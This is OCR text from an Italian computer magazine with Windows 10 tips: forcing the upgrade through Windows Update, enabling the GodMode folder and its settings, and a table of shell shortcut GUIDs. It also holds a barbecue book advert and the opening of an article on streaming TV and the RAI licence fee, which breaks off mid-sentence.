Chiunque avesse necessità di reinstallare Windows 10 può utilizzare le immagini ISO ufficiali del sistema operativo rilasciate da Microsoft e scaricabili gratuitamente dai due link indicati sopra. Collegandosi agli indirizzi Internet verrà scaricato il programma Media Creatin Tool che permette di scaricare la ISO e masterizzarla su DVD oppure copiarla su chiavetta USB (il tool stesso provvederà a renderla avviabile). Per installare Windows 10 utilizzando le immagini ISO è comunque necessario disporre di una product key valida. Prima di procedere con un'installazione "pulita", quindi, occorrerà innanzitutto effettuare l'aggiornamento del PC in modo che il codice seriale originale di Windows 7/8/8.1 venga riconosciuto come valido dai server di Microsoft. Solo dopo sarà possibile installare Windows 10 utilizzando le immagini ISO ufficiali.


Un'installazione per tutti

L'aggiornamento automatico alla versione finale di Windows 10 è disponibile al momento solo per gli utenti che hanno installato la Insider Preview. Ma con un piccolo trucco possiamo...




1 Cancelliamo i file inutili

Da Windows 7 o 8 avviamo *Windows Explorer* e spostiamoci nella cartella *C:\Windows\SoftwareDistribution\Download*. Selezioniamo quindi tutti i file e le cartelle contenute al suo interno e cancelliamole, cliccando su *Sì* per autorizzare il loro spostamento nel *Cestino*.




2 Attiviamo Windows Update

Apriamo ora il menu *Start* (cliccando sull'icona nella barra delle applicazioni o premendo il tasto *Win*) e digitiamo *update* nel campo di ricerca. Dall'elenco dei risultati clicchiamo sulla voce *Windows Update* per avviare il modulo di aggiornamento del sistema operativo.




3 Usiamo i diritti di amministratore

Prima di proseguire con l'aggiornamento, avviamo il *Prompt dei comandi* usando i privilegi di amministratore. Per farlo, scriviamo *cmd* nel menu *Start*, selezioniamo col tasto destro del mouse *cmd.exe* nell'elenco dei risultati e clicchiamo su *Esegui come amministratore*.




4 Non serve avere fretta

Dal *Prompt dei comandi* digitiamo la stringa *wuauclt.exe / updatenow* che permette di verificare la presenza di eventuali aggiornamenti, ma non premiamo il tasto *Invio* per eseguire il comando: lasciamo in sospeso questa operazione e torniamo nella schermata di Windows Update.



5 Forziamo l'aggiornamento

Clicchiamo *Controlla aggiornamenti* nella sezione di sinistra della schermata di Windows Update. Mentre il servizio effettua le sue verifiche, torniamo al Prompt dei comandi e premiamo *Invio* per eseguire il comando associato alla stringa inserita nel passo precedente.



6 Ecco l'aggiornamento!

Dopo qualche secondo (il tempo dipende dalla velocità di connessione della nostra ADSL), se tutta la procedura è stata eseguita correttamente, Windows Update ci proporrà il download del nuovo sistema operativo. Non dobbiamo fare altro che cliccare su *Per iniziare*.

BUONI CONSIGLI

RICERCHE VOCALI PIÙ VELOCI

Situato nella barra delle applicazioni, a destra del tasto *Start*, il nuovo campo di ricerca consente di effettuare ricerche sia nel PC sia su Internet. Da qui è anche possibile attivare Cortana, l'assistente personale intelligente.

PIÙ DESKTOP PER TUTTI

Col pulsante *Visualizzazione attività* situato a destra del campo di ricerca possiamo raggruppare le applicazioni aperte creando uno o più desktop virtuali e avere un area di lavoro più pulita e ordinata.

NOTIFICHE SEMPRE SOTT'OCCHIO

Una delle novità più utili di Windows 10 è sicuramente il *Centro notifiche*. Ci si accede cliccando sull'icona a forma di messaggio presente nella taskbar e consente di visualizzare le notifiche delle applicazioni e usare le azioni rapide per accedere alle impostazioni che si utilizzano più spesso.

Gli strumenti segreti di Windows 10

Solo noi ti diciamo come attivare e usare i controlli nascosti per ottenere il massimo dal tuo nuovo Sistema Operativo

Su Win Magazine abbiamo esaminato le nuove funzioni di Windows 10, dal ritorno al menu Start all'interfaccia ancora più semplice e intuitiva. Microsoft ne ha volutamente nascosto alcune per renderne l'uso facile a chiunque e non confondere le idee a chi non ha molta dimestichezza col computer, tenendo comunque presente che sono sempre attivabili a patto di sapere dove andarle a trovare. Se, quindi, desideriamo fare qualcosa di specifico come modificare un'impostazione (ad esempio cambiare il programma predefinito per aprire un determinato file), occorre spulciare menu e sottomenu, addentrandosi nei meandri del sistema e passando tra impostazioni dai nomi non proprio accessibili. Il problema è che a volte ignoriamo persino l'esistenza di queste funzioni, figuriamoci se sappiamo anche come attivarle. La soluzione sta nel GodMode, un particolare strumento integrato in Windows 10 (e anche nelle versioni precedenti) che permette di accedere direttamente a tutte le impostazioni più interessanti, fornendo un chiaro elenco delle modifiche che possiamo applicare e dei collegamenti diretti alla schermata da cui agire, senza bisogno di estenuanti ricerche nei menu del sistema.


Le funzioni nascoste

Il GodMode non è presente nel nuovo menu Start né tantomeno in qualche finestra del Pannello di controllo. Occorre pertanto attivarlo manualmente: per farlo basta creare una nuova cartella seguendo la procedura che descriveremo in queste pagine. Al suo interno verranno automaticamente raccolte ben 262 funzioni nascoste di Windows 10. Queste features sono raggruppate per categoria, ma possiamo sempre elencarle in ordine alfabetico per trovare velocemente quella che ci serve. Si tratta di impostazioni sulla sicurezza, la gestione degli account, la grafica del desktop, la forma del cursore del mouse, i suoni di Windows, le opzioni di risparmio energetico e altro ancora. La cartella GodMode può essere quindi considerata una sorta di cassetta degli attrezzi all'interno della quale troveremo tutti gli strumenti utili ad amministrare il nostro computer. Cosa aspettiamo allora? Ecco la guida passo passo per attivare le funzioni più interessanti e personalizzare Windows 10 come più ci piace!

SALVIAMO LE FOTO VELOCEMENTE

Oggi quasi tutti i PC sono dotati di un lettore di memory card. Possiamo fare in modo che le immagini e i video vengano automaticamente salvati sul computer quando inseriamo la scheda della fotocamera. Ecco come.


Per farlo da GodMode clicchiamo su *Cambia impostazioni predefinite per supporti o dispositivi*. Dal menu a tendina in *Scheda di memoria* selezioniamo *Importa foto e video (Foto)* e clicchiamo su *Salva*. In questo modo salveremo velocemente nella cartella *Foto* le immagini contenute nella memory card.



I COLLEGAMENTI NELLA BARRA DI WINDOWS

Molti mettono sul desktop le icone e i collegamenti alle cartelle per accedervi velocemente, ma quando il piano di lavoro è invaso dalle finestre dei programmi aperti, diventano poco pratici. Vediamo come avere i collegamenti sempre a disposizione nella barra di Windows che, invece, resta sempre visibile.

Per ottenere questo risultato basta ricorrere alla funzione *Attiva o disattiva barre degli strumenti sulla barra delle applicazioni del GodMode*. Nella finestra che si apre dopo averci cliccato sopra, spuntiamo la casella di controllo *Desktop* e confermiamo con *OK*. Nella barra delle applicazioni di Windows apparirà ora la nuova voce *Desktop*. Facendo clic sulle freccette alla sua destra verrà mostrato l'elenco di tutte le icone e i collegamenti attivi sul desktop.





RIPRODURRE MUSICA E VIDEO DA ALTRI PC

A volte ci capita di voler ascoltare la musica o guardare dei video anche quando non stiamo usando il computer servendoci di

Abilitiamo la modalità GodMode

Per attivare il tool avanzato che ci permetterà di accedere alle funzioni nascoste di Windows 10 non dobbiamo fare altro che creare una nuova cartella sul desktop seguendo alcune semplici accortezze. Ecco quali sono.





1 Copiamo il file del GodMode


Per creare la cassetta con gli attrezzi nascosti in Windows 10, copiamo il file *godmode.bat* (sezione *Sistema* del Win CD/DVD-Rom) in una cartella del PC e clicchiamoci sopra due volte. Verrà creata la nuova directory *Cartelle Speciali* dove troveremo gli strumenti avanzati tra cui il God Mode.

2 La procedura manuale

In alternativa possiamo eseguire manualmente la stessa operazione cliccando col destro sul desktop, andando in *Nuovo* e scegliendo *Cartella*. Nominiamo la cartella *GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}* (essa assumerà l'icona del Pannello di controllo).

3 Accesso a tutte le funzioni

Facciamo doppio clic sulla cartella: per ordinare alfabeticamente gli strumenti clicchiamo col tasto destro in una zona vuota e scegliamo *Raggruppa per/Nome*. Per praticità possiamo creare sul desktop una nuova cartella *GodMode Preferiti* in cui trascinare gli strumenti che usiamo più spesso.



un altro dispositivo connesso alla rete di casa. Possiamo ad esempio riprodurre un album sul tablet in cucina mentre siamo intenti a preparare la cena. Ecco come.
Per farlo usiamo la funzione *Opzioni flussi multimediali* presente in GodMode e clicchiamo su *Attiva flusso multimediale*. In questo modo possiamo rendere disponibili agli altri dispositivi presenti nella stessa rete Wi-Fi o cablata le foto, la musica e i video del *Catalogo multimediale* del PC.

IL COMPUTER LEGGE PER NOI

Utilizzando l'assistente vocale possiamo leggere il testo mostrato sullo schermo del computer. Può essere utile sia per le persone che hanno problemi di vista, sia quando non possiamo visualizzare lo schermo perché impegnati a fare altro.
GodMode ci viene velocemente in aiuto attraverso l'assistente vocale. Facciamo doppio clic su *Lettura testo tramite Assistente vocale* e poi su *Avvia assistente vocale*. A questo punto il computer inizierà a leggere il testo selezionato sullo schermo col mouse. Per interrompere l'assistente vocale basta premere la combinazione *Win + Invio*.


INSTALLIAMO LA STAMPANTE WI-FI

Oggigiorno molte stampanti sono wireless e possono essere installate facilmente su Windows 10. Dopo averne collegata una alla rete di casa, con la funzione *Aggiungi un dispositivo* del GodMode apriamo immediatamente la schermata corretta per eseguire questa operazione e configurarla correttamente.
Dopo aver cliccato sulla voce *Aggiungi un dispositivo*, il computer inizierà a cercare tutti i dispositivi connessi alla rete di casa. Tra questi vedremo comparire la nostra stampante Wi-Fi o cablata. Selezioniamola e clicchiamo su *Avanti*. In genere i driver necessari sono già presenti nel computer e la stampante viene riconosciuta automaticamente: basta attendere che i file necessari vengano installati. La stampante appena installata viene sempre impostata come predefinita: per cambiare questa impostazione non dobbiamo fare altro che usare la funzione *Cambia stampante predefinita del GodMode*. Potremo riconoscere facilmente quella attualmente selezionata come predefinita perché è contrassegnata da un segno di spunta verde. Per selezionarne un'altra facciamo clic su di essa con il tasto

destro del mouse e poi selezioniamo *Imposta come stampante predefinita* dal menu contestuale che appare.


VISUALIZZARE I TIPI DI FILE

Per impostazione predefinita Windows 10 nasconde le estensioni dei file. Per esempio il file *Ricerca.pdf* viene visualizzato come *Ricerca*. Questo, però, comporta un certo rischio perché un malintenzionato potrebbe sfruttare questa modalità per nascondere un file eseguibile pericoloso come un virus. Un malware nominato, ad esempio, con *Ricerca.pdf.exe* può essere visualizzato come *Ricerca.pdf* ed essere scambiato per un innocuo documento PDF.
Per modificare questa impostazione sfruttiamo la funzione *Mostra/Nascondi estensioni file* del GodMode. Nella schermata che appare, nell'elenco *Impostazioni avanzate* cerchiamo la voce *Nascondi le estensioni per i tipi di file conosciuti* (può essere necessario usare la barra di scorrimento laterale per visualizzarla) e rimuoviamo il segno di spunta dalla relativa casella di controllo. Confermiamo la modifica cliccando su *OK*: ora le estensioni verranno sempre visualizzate.



L'APP GIUSTA PER OGNI FILE


Quando clicchiamo su un file Windows 10 lo apre automaticamente col programma predefinito. Per riprodurre la musica o visualizzare i video, ad esempio, potrebbe essere avviato automaticamente Media Player, ma come possiamo fare se vogliamo aprire alcuni file, ad esempio i video in AVI, con un programma diverso come VLC? Nessun problema, grazie al GodMode.
Se vogliamo che i film in DivX (che hanno estensione AVI) vengano aperti con VLC, avviamo la funzione *Apri un tipo di file sempre con lo stesso programma*. Nella schermata



che appare selezioniamo il formato che vogliamo associare e clicchiamo sul tasto *Cambia programma*. Indichiamo il software che ci interessa e confermiamo con *OK*. Il formato AVI ha ora un'associazione di file differente. In Windows 10 possiamo anche selezionare *Cerca un'app nello Store*: in questo modo potremo installare velocemente l'applicazione scaricandola dal Windows Store.


OTTIMIZZIAMO LE RICERCHE

Quando eseguiamo una ricerca in Windows 10, per la gran parte dei file (esclusi solo quelli della lista di indicizzazione) le corrispondenze vengono trovate solo nelle parole presenti nel loro nome e non nei dati interni. Ciò avviene, ad esempio, con il campo *Autore* dei tag di un MP3. Vediamo come cambiare rapidamente questa impostazione.
Per farlo usiamo la funzione *Cambia le opzioni di ricerca di file e cartelle* di GodMode. Avviamola, attiviamo l'opzione *Cerca sempre nomi di file e contenuti* (l'operazione potrebbe richiedere alcuni minuti) e confermiamo con *OK*. Se ora nel campo *Ricerca in Windows e nel Web* digitiamo un termine particolare e confermiamo con *Invio*, la ricerca richiederà un po' più di tempo, ma darà molti più risultati.



UNA RICERCA MOLTO PIU VELOCE

Quando facciamo una ricerca sul PC, se abbiamo un hard disk molto capiente Windows 10 potrebbe metterci anche molto tempo prima di trovare il file che ci serve. Il sistema operativo per velocizzare la ricerca può creare automaticamente gli indici del contenuto dei file presenti in alcune cartelle.
Per inserire altre cartelle tra quelle indicizzate avviamo la funzione *Cambia modalità delle ricerche Windows* presente in GodMode. La finestra ci mostrerà innanzitutto la lista delle cartelle attualmente indicizzate. Per aggiungere altre directory clicchiamo su *Modifica*, quindi su *Mostra tutti i percorsi* per far apparire anche le altre cartelle presenti nell'hard disk. Con un doppio clic possiamo visualizzare le sottocartelle. Per indicizzarne o escluderne una, basta aggiungere o rimuovere la spunta dalla relativa casella di controllo e premere *OK*. Cliccando invece su *Avanzate* e andando poi in *Tipi di file* possiamo selezionare l'opzione *Indicizza le proprietà e il contenuto dei file* che consente di indicizzare anche il contenuto dei vari file.





ARRESTO COMPLETO DEL SISTEMA

Se abbiamo un computer portatile, quando abbassiamo lo schermo normalmente il sistema operativo passa alla modalità standby: il monitor si spegne e il computer si mette in uno stato di latenza, ma non viene completamente chiuso così da poter essere riavviato velocemente. Se il notebook non è collegato alla presa di corrente e lo lasciamo in questo stato, dopo un po' di tempo la batteria si consuma ugualmente. Per evitare che questo accada possiamo fare il modo che, quando abbassiamo il coperchio, il PC si spenga completamente.

Tutto a portata di clic

Con i comandi Shell (vedi tabella) possiamo creare scorciatoie per altre funzioni non presenti in GodMode con tanto di tasto personalizzato sul desktop.





1 Creiamo il collegamento

Per creare un pulsante a una funzione clicchiamo sul desktop col destro e scegliamo *Nuovo/Collegamento*. Digitiamo *explorer.exe SHELL*, dove *SHELL* è il comando: per creare un collegamento per la finestra *Esegui* la stringa è *explorer.exe shell:::{2559a1f3-21d7-11d4-bdaf-00c04f60b9f0}*.


2 Un tasto personalizzato

Premiamo *Avanti*, assegniamo un nome al collegamento e premiamo *Fine*. Per personalizzare l'icona del pulsante clicchiamoci sopra col destro, scegliamo *Proprietà* e facciamo clic su *Cambia icona*. Scegliamo una tra quelle disponibili o premiamo su *Sfoglia* se vogliamo usare altre immagini.

Per modificare questa impostazione usiamo la funzione *Cambia le operazioni eseguite alla chiusura coperchio*. Apriamo quindi il menu a tendina *Quando viene chiuso il coperchio* che si trova nella colonna *A batteria* e selezioniamo l'impostazione che preferiamo: in questo caso scegliamo *Arresta il sistema* in modo che il PC venga spent-completamente. Confermiamo le modifiche apportate cliccando su *Salva cambiamenti*.

PARTIAMO CON LA PAGINA GIUSTA

Utilizzando la funzione *Cambia home page* del GodMode possiamo modificare la pagina iniziale di Internet Explorer senza dover neanche avviare il browser!




Clicchiamo due volte sulla funzione *Cambia home page* si apre la schermata da cui possiamo vedere l'indirizzo della nostra home page attuale. Nella finestra *Pagina iniziale* possiamo cancellare quella predefinita e digitarne una nuova, che può essere quella di Google o di qualsiasi altro sito. Possiamo anche definire più di una home page, elencandole una di seguito all'altra. In questo modo all'avvio del browser si apriranno più schede differenti.

METTIAMO ORDINE ALLE APPLICAZIONI

Se apriamo più finestre del medesimo tipo, Windows 10 può raggrupparle in un'unica voce sulla barra delle applicazioni. Utilizzando lo strumento *Raggruppa finestre simili sulla barra delle applicazioni* del GodMode possiamo impostare questa funzione.

Le opzioni disponibili sono elencate nel menu a tendina *Pulsanti* della barra delle applicazioni e possiamo scegliere tra tre opzioni: *Combina sempre, mostra solo icone*, *Combina se necessario* e *Non combinare*. Scelta la modalità, dobbiamo cliccare su *OK* per confermare.



I COMANDI SHELL INDISPENSABILI

Ecco le principali stringhe utili per creare pratiche scorciatoie su Windows 10.

FUNZIONE	COMANDO SHELL
STRUMENTI DI AMMINISTRAZIONE	shell:::{D20EA4E1-3957-11d2-A40B-0C5020524153}
TUTTI GLI ELEMENTI DEL PANNELLO DI CONTROLLO	shell:::{21EC2020-3AEA-1069-A2DD-08002B30309D}
CRITTOGRAFIA UNITÀ BITLOCKER	shell:::{D9EF8727-CAC2-4e60-809E-86F80A666C91}
QUESTO PC	shell:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}
GESTIONE CREDENZIALI	shell:::{1206F5F1-0569-412C-8FEC-3204630DFB70}
PROGRAMMI PREDEFINITI	shell:::{17cd9488-1228-4b2f-88ce-4298e93e0966}
DISPOSITIVI E STAMPANTI	shell:::{A8A91A66-3A7D-4424-8D24-04E180695C7A}
SCHERMO	shell:::{C555438B-3C23-4769-A71F-B6D3D9B6053A}
PREFERITI	shell:::{323CA680-C24D-4099-B94D-446DD2D7249E}
CRONOLOGIA FILE	shell:::{F6B6E965-E9B2-444B-9286-10C9152EDBC5}
OPZIONI ESPLORA FILE	shell:::{6DFD7C5C-2451-11d3-A299-00C04F8EF6AF}
DOCUMENTI	shell:::{450D8FBA-AD25-11D0-98A8-0800361B1103}
CENTRO CONNESSIONI DI RETE E CONDIVISIONE	shell:::{8E908FC9-BECC-40f6-915B-F4CA0E70D03D}
OPZIONI RISPARMIO ENERGIA	shell:::{025A5937-A6BE-4686-A844-36FE4BEC8B6D}
ESEGUI	shell:::{2559a1f3-21d7-11d4-bdaf-00c04f60b9f0}
SISTEMA	shell:::{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}
WINDOWS FIREWALL	shell:::{4026492F-2F69-46B8-B9BF-5654FC07E423}

GRANDE NOVITÀ

BARBECUE

le ricette e le tecniche

In collaborazione con
L'Accademia dei Signori del Barbecue
Scuola di Barbecue

- ORIGINALI
- PRATICHE
- INDISTRUTTIBILI

EDIZIONI MASTER

Per la prima volta in edicola, le migliori ricette dell'Accademia dei Signori del Barbecue raccolte in un'opera straordinaria.

Tutte le tecniche e i metodi per realizzare grigliate da gran gourmet, marinature a regola d'arte e preparare le salse più golose.

I piatti esclusivi, la scuola di Barbecue e i segreti degli chef in un pratico **RICETTARIO A SCHEDE PLASTIFICATE**

IMPARA ANCHE TU A GRIGLIARE ALLA PERFEZIONE
PRIMI, SECONDI, DOLCI E TANTE ALTRE SQUISITEZZE

IN EDICOLA

Mediaset, Sky, Netflix: gratis solo per te!

Spegni la vecchia TV: c'è un nuovo modo per guardare film, serie televisive e sport senza usare decoder e parabola

Il modo di guardare la televisione è cambiato. Per venire incontro alle richieste dei cosiddetti "nativi digitali" e di tutti quelli che fanno un uso intensivo di terminali mobili sempre connessi alla Rete, sono cambiate le piattaforme e le modalità di visione. Ciò che contraddistingue queste nuove offerte di intrattenimento televisivo dalla TV tradizionale, è il fatto che i programmi non giungono

C'È TANTA TV ANCHE SENZA PAGARE IL CANONE RAI

Al ritorno delle vacanze – o giù di lì – ad aspettarci a casa troveremo una straordinaria offerta "televisiva" di nuova generazione che ha già conquistato il mondo intero sotto il nome di Netflix - la TV on demand che sbarcherà in Italia a metà ottobre – e che andrà ad arricchire la già gustosa dieta mediatica di chi preferisce guardare la TV con un iPad tra le mani o un PC sulle gambe.

Con Netflix che andrà ad aggiungersi a SkyGo, Infinity e RAI.TV, la tentazione di fare a meno del vecchio televisore potrebbe impossessarsi di molti e, quindi, **in tanti potrebbero essere interessati a sapere che senza un televisore dentro casa il famoso canone RAI non va pagato perché il presupposto per il suo pagamento è rappresentato dal possesso di uno o più apparecchi atti od adattabili alla ricezione delle radioaudizioni**.

Sul Canone TV, però, c'è tanta disinformazione e occorre fare chiarezza. In molti commettono l'errore di non pagarlo affermando di non guardare i canali Rai e incorrendo così in sanzioni. A creare confusione è il fatto che un tempo si chiamava Canone Rai ed era un balzello che andava versato nelle casse dell'emittente di Stato. In realtà, come confermato dalla Sentenza della Corte Costituzionale n. 284 del 26/06/02 e dalla Sentenza della Corte di Cassazione del 03/08/93 n. 8549, non va considerato come un abbonamento per la visione dei programmi Rai (al pari di Sky o Mediaset Premium), ma è un'imposta che deve pagare chiunque detenga uno o più apparecchi atti o adattabili alla ricezione delle trasmissioni radiotelevisive. In altre parole è una tassa di possesso, così come lo è il bollo auto. Pertanto, se usassimo il televisore solo come monitor per il PC, senza 